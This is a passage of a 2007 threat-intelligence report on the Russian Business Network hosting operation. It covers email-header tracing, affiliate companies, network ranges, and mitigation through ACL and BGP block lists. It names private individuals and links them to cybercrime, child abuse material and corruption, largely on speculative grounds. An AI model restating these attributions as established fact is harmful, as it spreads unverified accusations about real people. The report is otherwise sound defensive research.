For a long time, RBN have not reacted to users' dissatisfaction because of the bad stuff coming from their networks. Since recently, one guy has decided to defend RBN against everyone asserting RBN is bad. This guy called himself Tim Jaret and he is supposed to be the abuse team manager. This story [42] is very interesting to read as Tim Jaret claims RBN is a totally legitimate company.
Now let's think as a RBN leader. Let's imagine our business model is based on hosting cybercrime activities and the world begins to know about it. As a consequence, main ISP may decide soon to blacklist our network (**UPDATE**: that's what happened). Our entire business model would crumble to dust. We have to communicate to reverse the general opinion and convince people that we can't be blamed. That's precisely what Tim Jaret did!

A friend of I tried to contact RBN people by email. He got a successful try on rbnetwork@inbox.ru:Tim Jaret answered (although this email address is supposed to be associated with Nikolay Ivanov). We can suppose that Nikolay Ivanov use the pseudo Tim Jaret to communicate outside. Furthermore, SpamHaus has already identified that Tim Jaret was named Tim Janet by the past. As far as I know, Tim Jaret is not a very usual firstname/lastname association in Russia. When my friend proposed a technical security interview, Tim never answered again…

There is also another interesting point in the exchange between Tim Jaret and my friend in the header below received from M Jaret.

```
Received: by 10.82.152.20 with SMTP id z20cs12702bud;
        Thu, 18 Oct 2007 05:52:03 -0700 (PDT)
Received: by 10.90.93.6 with SMTP id q6mr902463agb.1192711922608;
        Thu, 18 Oct 2007 05:52:02 -0700 (PDT)
Received: from relayserver ([66.199.234.100])
        by mx.google.com with ESMTP id 36si1736877aga.2007.10.18.05.52.00;
        Thu, 18 Oct 2007 05:52:02 -0700 (PDT)
Received-SPF: neutral (google.com: 66.199.234.100 is neither permitted
nor denied by best guess record for domain of tim@rbnnetwork.com)
client-ip=66.199.234.100;
```

42 http://blog.wired.com/27bstroke6/2007/10/controversial-r.html

```
Authentication-Results: mx.google.com; spf=neutral (google.com:
66.199.234.100 is neither permitted nor denied by best guess record
for domain of tim@rbnnetwork.com) smtp.mail=tim@rbnnetwork.com
Message-Id: <47175755.6020800@rbnnetwork.com>
Date: Thu, 18 Oct 2007 16:53:41 +0400
From: tim <tim@rbnnetwork.com>
```

Mail coming from Tim Jaret passed through a computer named relayserver and hosted on 66.199.234.100. This address is part of 66.199.224.0/19 (RR RC WebHostPlus Inc NYCity Peer1 Route Object ARBINET PROXY OBJECT). One has to remind that SBT-Tel had established a peering relation with Arbinet in UK.

The first paragraph of this chapter offered clues that RBN gave wrong technical information. Now, we can guess that even RBN communication is completely wrong.

Intensive cybercrime relations


Even if it's not sure RBN is using servers for their own malicious activities, there is no doubt that customers/partner/clients are knocking at RBN door because they know they will find a shelter here. As InterCage or HopOne, RBN has successfully built strong relations with local cybercrime gangs.
Nowadays, malware are sold to customers and phishing are made with automated kits. Creators of these malicious programs need a hosting provider to propose their customer the stuff in a complete ASP mode. In this business model, an agreeing hosting partner is required. RBN is this partner.

2. *Behind the curtains*

Complex interactions

As shown on the following figure, RBN and its affiliates can be split into 4 blocks:

- RBN core services
- Hosting and registration services
- Telecommunication
- Other services



RBN: This is the core business of RBN. It is used to offer Hosting for cybercrime. Inside this part, we can identify the direct subsidiaries from RBN : Nevacon and Akimon.

Hosting: This is the part used to host most of RBN public websites, to register RBN domain names… Hosting and registration is a really strong partner for RBN. Incidentally, it could be possible that those two blocks are under the same company.

Telecom: This is the entity which aims at providing the Internet access. It seems that SBTel has obtained from Silvernet to access Saint Petersburg Internet Exchange Point (SPB-IX).

Services: Some external services are used by RBN and affiliates. Those services can be MX relay or NS hosting.

People involved

As shown on the picture above, some people seem to be closely relating to RBN activities. Three of them might be the most implicated into RBN business:

- **Nikolay Ivanov**: Nikolay Ivanov is strongly involved into RBN. Indeed, he is or has been the registrant for most RBN entities' domains (rbnnetwork.com, akimon.com and sbttel.com). It is possible that this personal website [43] is the home page of the same Nikolay Ivanov. Nikolay Ivanov seems to be liable for everything relating to RBN communication (support, whois record…). It is highly probable that Nikolay Ivanov use the pseudo nickname Tim Jarret to communicate with others.

Not available in public report

- **Vladimir Kuznetsov**: Vladimir Kuznetsov is very implicated in DNS registration for Datapoint/Infobox. Vladimir Kuznetsov is supposed to have been one of the leaders of RockPhish Group according to iDefense [44]. Vladimir Kuznetsov has its own website [45].Domain names below may be his owns :
  - 6i.com
  - 6ymuk.ru
  - Afiha.com
  - Agitmedia.com
  - Angaragroup.com
  - Canonis.com
  - Cruiseflare.com
  - Ellissexton.com
  - Extremal.info
  - Infobox.org
  - Internetmediainvestmentgroup.com
  - Iporcapital.com
  - Iporussia.us
  - Mediaheap.com
  - Moskva.biz
  - Over-d.com
  - Ponochka.com
  - Rurecord.com
  - Rus-green.info
  - Shoe-markets.com
  - Spb.biz
  - Sviaz.biz
  - Sviaz.info
  - Vladimirkuznetsov.com
  - Webservicereview.com
  - Yanzex.net
  - Zabava-bar.com
  - Zunuzin.com.

Not available in public report

[43] http://nikolay-ivanov.narod.ru
[44] https://www.verisign.com/cgi-bin/clearsales_cgi/leadgen.htm?form_id=9883&toc=w68340162469883010&ra=88.170.65.134&email=&reports=Uncovering Online Fraud Rings: The Russian Business Network
[45] http://kuznetsov.spb.ru/

- **Alexei Bakhtiarov**: As Vladimir Kuznetsov, Alexei Bakhtiarov is one of the two most important members of Infobox. Alexei is also very involved in whois registration because we can find 100 domains where he is registrant. Whole Datapoint address range has been registered by Alexei Bakhtiarov. This guy may be the Datapoint CTO as we can see an interview from him about a DDOS attack [46].

- **Stepan Kucherenko** : Stepan Kucherenko is supposed to be the technical guy. He may lead the IT staff. He has also be mentioned in the network whois of TwoCoinsSoftware (81.95.144.0/22). He may be one of the RBN leaders. Stepan Kucherenko may also have some personal relations into Peterstar that are used to get easier Internet access.

- **Flyman**: According to iDefense/Verisign [47], flyman is the main RBN leader. He could be the real brain of this complex organization. He is well known by law enforcement because of child pornography. Although pursues have already been attempted against him, he has very strong political protection that can offer him to continue to develop its traffic without being worried by polices.

Multiple skills

RBN has been created by people strongly involved in cybercrime activities and used to counterfeit data. As it has been explained above, many people can be blamed for participating in RBN but some of them have special skills or relations. All together, they form an organized and efficient team:

- **Network skills:** some people master BGP routing and network architecture.
- **System skills:** some RBN employees have good IT skills. They manage the IT infrastructure and offer boxes to customers that can be configured remotely.
- **Internet understanding:** The best RBN strength may be the understanding they've acquired on the whole Internet organization and processes. They have succeeded in counterfeiting most of RBN public related data while getting official support from trusted companies or internet regulators.
  UPDATE : for sure, RBN will be able to come back on the Internet soon because of this skill.
- **Cybercrime relations**: RBN would not exist if cybercrime was unprofitable. Indeed, some people involved are supposed to be closely related with cybercrime activities and they may have worked together to offer an adapted hosting service.
- **Legitimate companies relations**: RBN may have trusted contacts in several legitimate companies. This contact points allow them to route IP address ranges or get internet connectivity.
- **Law enforcement corruption:** It is hard to believe that RBN could not have been worried without having paid or corrupt local law enforcement authorities to prevent pursues.


[46] http://www.spiegel.de/international/world/0,1518,497841,00.html
[47] http://www.theage.com.au/news/business/from-russia-with-malice-a-criminal-isp/2007/07/23/1185043032049.html


City map

There is a high probability that RBN building is located at:

Russian Business Network 12 Levashovskiy prospect. 197110 Saint-Petersburg Russia

Following pictures from Google maps can help to figure out where it lies in Saint Petersburg:





Just for fun, here are RBN and affiliates on a tourist map (the original picture can be downloaded on [48] and is not RBN related at all):

[48] http://www.ed.spb.ru/spb/map/

RBN evolution

As a service provider, RBN will evolve to provide better business opportunities to their customers.
As many security teams keep a close eye on RBN activities, RBN might want to obfuscate its presence on the Internet.
This chapter tries to consider different paths RBN could chose.

UPDATE: This chapter comes to reality as RBN is now unavailable from main ISPs.

1. Changes in hosted domain names

UPDATE: A recent anaysis (2007/11/15) of domain names collected on RBN (for Real stats chapter) showed that hosting sites has moved. Here are the most used network ranges used by RBN affiliates' domain names:

81.0.250.0	1018	**UPL TELECOM (Casablanca INT)**	**CZ**
81.95.147.0	49	RBN	RU
194.146.207.0	23	RBN/Nevacon	RU
81.95.149.0	21	RBN	RU
81.95.150.0	17	RBN	RU
58.65.239.0	13	**HostFresh**	**HK**
193.33.129.0	11	**Disk Limited**	**TW**
209.85.51.0	10	**EVRY-318 (Direct Information FZC)**	**AE**
81.95.144.0	9	RBN	RU
85.249.143.0	7	DATAPOINT	RU
88.255.90.0	7	**AbdAllah Internet Hizmetleri**	**TR**
81.95.148.0	6	RBN	RU
58.65.238.0	5	**Hostfresh**	**HK**
74.52.55.0	5	**ThePlanet.com**	**US**
203.121.67.0	3	**TIME Telecommunications Sdn Bhd**	**MY**
81.95.145.0	3	RBN	RU
81.95.146.0	2	RBN	RU
88.255.94.0	2	**AbdAllah Internet Hizmetleri**	**TR**
91.193.56.0	2	**Disk Limited**	**TW**

As an example, all domain names which were used to host malware are now all located on UPL Telecom network. This network is in Czech Republic.

It's very interesting to note that cybercrime customers are not RBN addicted: when RBN become unavailable, they move in order to fulfil their malicious activity somewhere else (unless these hosting provider are already relating to RBN?)

2. Changes in locations

UPDATE: RBN is reported to have registered 7 net blocks of Chinese IP address and have relinquished it the day after [49] either by themselves or because efficient Chinese controls. Spamhaus has reported associated AS [50] and organization (Some hosting company can be identified as the same as in the above description of new domain hosting location).

RBN will likely stay physically in Saint Petersburg in Russia as they may be politically protected. But they will for sure build a complex internet fog so that people believe RBN is dead although network traffic is directed to the same premises in Saint Petersburg.

[49] http://www.computerworld.com.au/index.php/id;1151051570;fp;16;fpid;1
[50] http://www.spamhaus.org/rokso/evidence.lasso?rokso_id=ROK7829

3. Evolution

RBN, as a hosting provider will have to evolve in order to come back on the Internet but also to prevent being lightened again.

With their multiple skills RBN could evolve this way:

- **Register IP netblocks at RIR (Regional Internet Registries):** This could allow RBN to possess innocent new IP address.
- **Build a new AS Path:** This AS path could be used to reach those new IP addresses;
- **Settle new peering agreements:** This would be used to be reached by the rest of the world.

This solution is a simple evolution of the previous RBN model. It is sure that multiple fake registrant names would be used everywhere in order to hide tracks and to prevent RBN from being flashed once again.

RBN could also evolve to a botnet based model:

- **Malware installation:** New methods can be used to spread malicious code such as bots. Advertisement can even be used to do this [51].
- **Fast flux botnet:** This new technique is very powerful. The honeynet Project released a very good document on this subject [52].

This model would be very difficult to thwart. Indeed, malicious content is hosted on zombies PCs and even if this PC is closed, another one will be a new relay. The key of this model is the mothership server. Once the mothership server is closed, the whole scheme fails.

May be the reality will be a mix of the two models above. In this hybrid model, fast flux botnets could be used and mothership servers could be hosted in different netblocks registered by RBN.

Will RBN succeed its transformation from moth living in the dark and fearing bright lights to phoenix back to life from ashes?


[51] http://www.eweek.com/article2/0,1759,2216618,00.asp?kc=EWRSS03119TX1K000
[52] http://www.honeynet.org/papers/ff/fast-flux.html

Mitigation strategies

This chapter is composed of two parts applying the precept “think big, act small”.

4. Think big to understand the threat impact and to predict evolution

Considering bank issues, a merge of all elements exposed in this document can be represented on the following picture:



This figure shows that victim is at the center of this puzzle. This victim has a trust relation with his bank but this trust relation can be eroded because of malware/phishing. Those malicious activities are located on hosting companies. Some of these companies are legitimate companies but they lack in control/detection system. Some of these companies are bad companies dedicated to provide bullet proof services so that it can be a shelter for malicious activities.

5. Act small

Considering the previous picture, it might be possible to bear on several leverages:

- Authenticate customers better on banking applications and offer customers an out of band authentication method such as SMS or voice authentication when dealing with sensitive operations.
- Try to track down and shut down cybercrime components. This task is hard and may become harder again as fast-flux hosting will grow. This task requires that internet regulators increase administrative pressure on ISP and registries. It also requires that worldwide legislation evolves in order to facilitate technical measures when fraud is obvious instead of focusing every time on judicial measures [53].
- Filter out known bad companies from good companies and accept to exclude bullet proof hosting companies from the Internet.

Those three measures can be enforced by small actions:

Authenticate customer better

FFIEC has required banks use two factors authentication method to authenticate customers better[54]. A two factor authentication must be a combination of “What you know”, “What you have”, “What you are”. Basically, banks have always used the “What you know” feature to authenticate their customer; they now have to add another feature. This can seem sufficient but it may not be the good formulation. Customers need to be authenticated with two factors but each factor must be on different channels. This is the key point for a correct mitigation strategy. Indeed malware can now bypass “What you have” tools such as TAN/iTAN/gridcard/certificates or even physical token; trojans have improved their Man in the Middle skills this way.
When two factors over different channels are used, most cybercrime schemes fail because they cannot get the information that is passed over the non-Internet channel.
Many commercial solutions exist to help banking industry to authenticate their customer better. Easy solutions can also be implemented for free [55].

Track down and shut down cybercrime components

In order to track down malicious servers, companies have to build or buy tools that can help to detect brand coming out on unusual places. Many commercial services are also available to do this task for you such as RSA/Cyota, Verisign/I-defense, CERT-LEXSI, MarkMonitor… Some organizations even provide associative cybercrime termination squads such as Castlecops [56].

Shuting down a malicious server may be a tough task:
- Some hosting providers do not understand that they host malicious content
- Some providers do not have abuse/SOC teams
- Some providers do not understand language used to ask termination (mostly English)
- Some providers refuse to shut down a page and wait for the legal way
- Some cybercrime groups begin to use fast-flux[57] ip/domain server so that it’s nearly impossible to identify real server

It’s necessary for companies to have a dedicated team (inside or/and outside) that can understand and address cybercrime incidents and allocate enough time to use all possibilities to shut down the malicious server.
The last point (fast-flux) is a real nightmare for security guys. This technique hides the real server behind several buffering botneted computers. Even domain name can be fast-fluxed: in this case, a short TTL IP will be given to a DNS A record and next time you or someone else will need to contact that domain, the record will resolve on another IP.
This is where Internet regulators should use their authority to ask all registries (gTLD and ccTLD) to accept to place fraudulent domains “on-hold” when required by a security team that has already tracked down a malicious domain.
Country laws should also be extended to refuse cybercrime fraud and enact principles this way. Of course, those laws should be enforced by local police officers and/or law enforcement department. A recent interview on BBC talking on RBN pinpointed the fact that law enforcement had to understand cybercrime activities in order to fight them [58].

[53] http://cert.lexsi.com/weblog/index.php/2007/10/10/185-isp
[54] http://www.ffiec.gov/pdf/authentication_guidance.pdf
[55] http://www.bizeul.org/apt
[56] http://www.castlecops.com/a6843-PIRT_has_prevented_over_150_Million_US_in_Stolen_Monies.html
[57] http://www.honeynet.org/papers/ff/fast-flux.html
[58] http://www.spamhaus.org/archive/audio/radio4_yy_22_oct.mp3

Filtering bad networks

You identify a bullet proof hosting provider, you filter it. This rule is easy to understand and apply.
Of course, one company can filter these networks on its edge routers. But what about normal people, they don't' even know about the threat, it would be impossible to ask them to install blacklists. That's why ISPs need to play a role in this battle. ISP might be the key point against malware/phishing as soon as they would accept to review their motto "We provide access, not security". In a recent report from Arbor Networks[59], ISPs are asked at 59% (when 17% say no) to add Botnet cleanup features. This should be a clear signal that industry field need ISP effort on this field.

UPDATE: C4L and Tiscali can be congratulated for what they have accepted to do against RBN [60]




Figure 27: Is Botnet Command and Control Server Cleanup an Action the Service Provider Should Take?
Source: Arbor Networks, Inc.

In this same report, it is shown that Botnets are now considered to be the most important threat for ISPs




Figure 3: Most Concerning Threat
Source: Arbor Networks, Inc.

[59] http://www.arbornetworks.com/report
[60] http://www.theinquirer.net/gb/inquirer/news/2007/11/08/alleged-russian-crime-hosting

That's great, bots are precisely downloaded from those bullet-proof hosting provider.
As a matter of fact, ISP threat and Banking industry threat are nearly the same. First ISP has to sustain bandwidth used by bots, abuse reports made against their customers when they're infected and even support team time used to solve customers' issues relating to their paralyzed Internet broadband access. Then banking industry has to sustain the costs that a precise trojan (may be the same malicious piece of malware that the ISP's customer bot) has made to its customer.
Banking industry and ISP have to work together, hand by hand for tackling cybercrime.

Here are some commands that a legitimate company can apply on its edge router to prevent RBN IP networks and affiliates:

```
access-list RBN deny 81.95.144.0 0.0.15.255
access-list RBN_CUST deny 194.146.204.0 0.0.3.255
access-list RBN_CUST deny 195.114.8.0 0.0.1.255
access-list RBN_CUST deny 80.70.224.0 0.0.15.255
access-list RBN_CUST deny 81.84.16.0 0.0.15.255
access-list RBN_CUST deny 193.238.36.0 0.0.3.255
access-list RBN_CUST deny 193.93.232.0 0.0.3.255
access-list RBN_CUST deny 195.64.162.0 0.0.1.255
access-list RBN_CUST deny 195.114.8.0 0.0.1.255
access-list RBN_CUST deny 195.114.16.0 0.0.1.255
access-list ELTEL2 deny 85.249.20.0 0.0.3.255
access-list DATAPOINT deny 85.249.128.0 0.0.15.255
access-list OTHER permit any any
```

Here are some commands that an ISP can apply to prevent RBN and affiliates using BGP AS filtering:

```
ip as-path access-list 20 deny _40989_
ip as-path access-list 20 deny _34883_
ip as-path access-list 20 deny _41731_
ip as-path access-list 20 deny _41173_
ip as-path access-list 20 deny _20807_
ip as-path access-list 20 deny _28866_
ip as-path access-list 20 deny _34596_
ip as-path access-list 20 deny _39848_
ip as-path access-list 20 deny _41108_
ip as-path access-list 20 deny _41181_
ip as-path access-list 20 deny _41187_
ip as-path access-list 20 deny _42533_
ip as-path access-list 20 deny _42577_
ip as-path access-list 20 deny _30968_
ip as-path access-list 20 deny _34883_



#       AS20807 Credolink ASN Credolink ISP Autonomous System St Petersburg*
#       AS28866 AKIMON AS Aki Mon Telecom*
#       AS34596 CONNECTCOM ConnectCom Ltd Autonomous System
#       AS39848 DELTASYS Delta Systems network*
#       AS40989 RBN AS RBusiness Network*
#       AS41108 OINVEST AS Online Invest group LLC*
#       AS41173 SBT AS SBT Telecom*
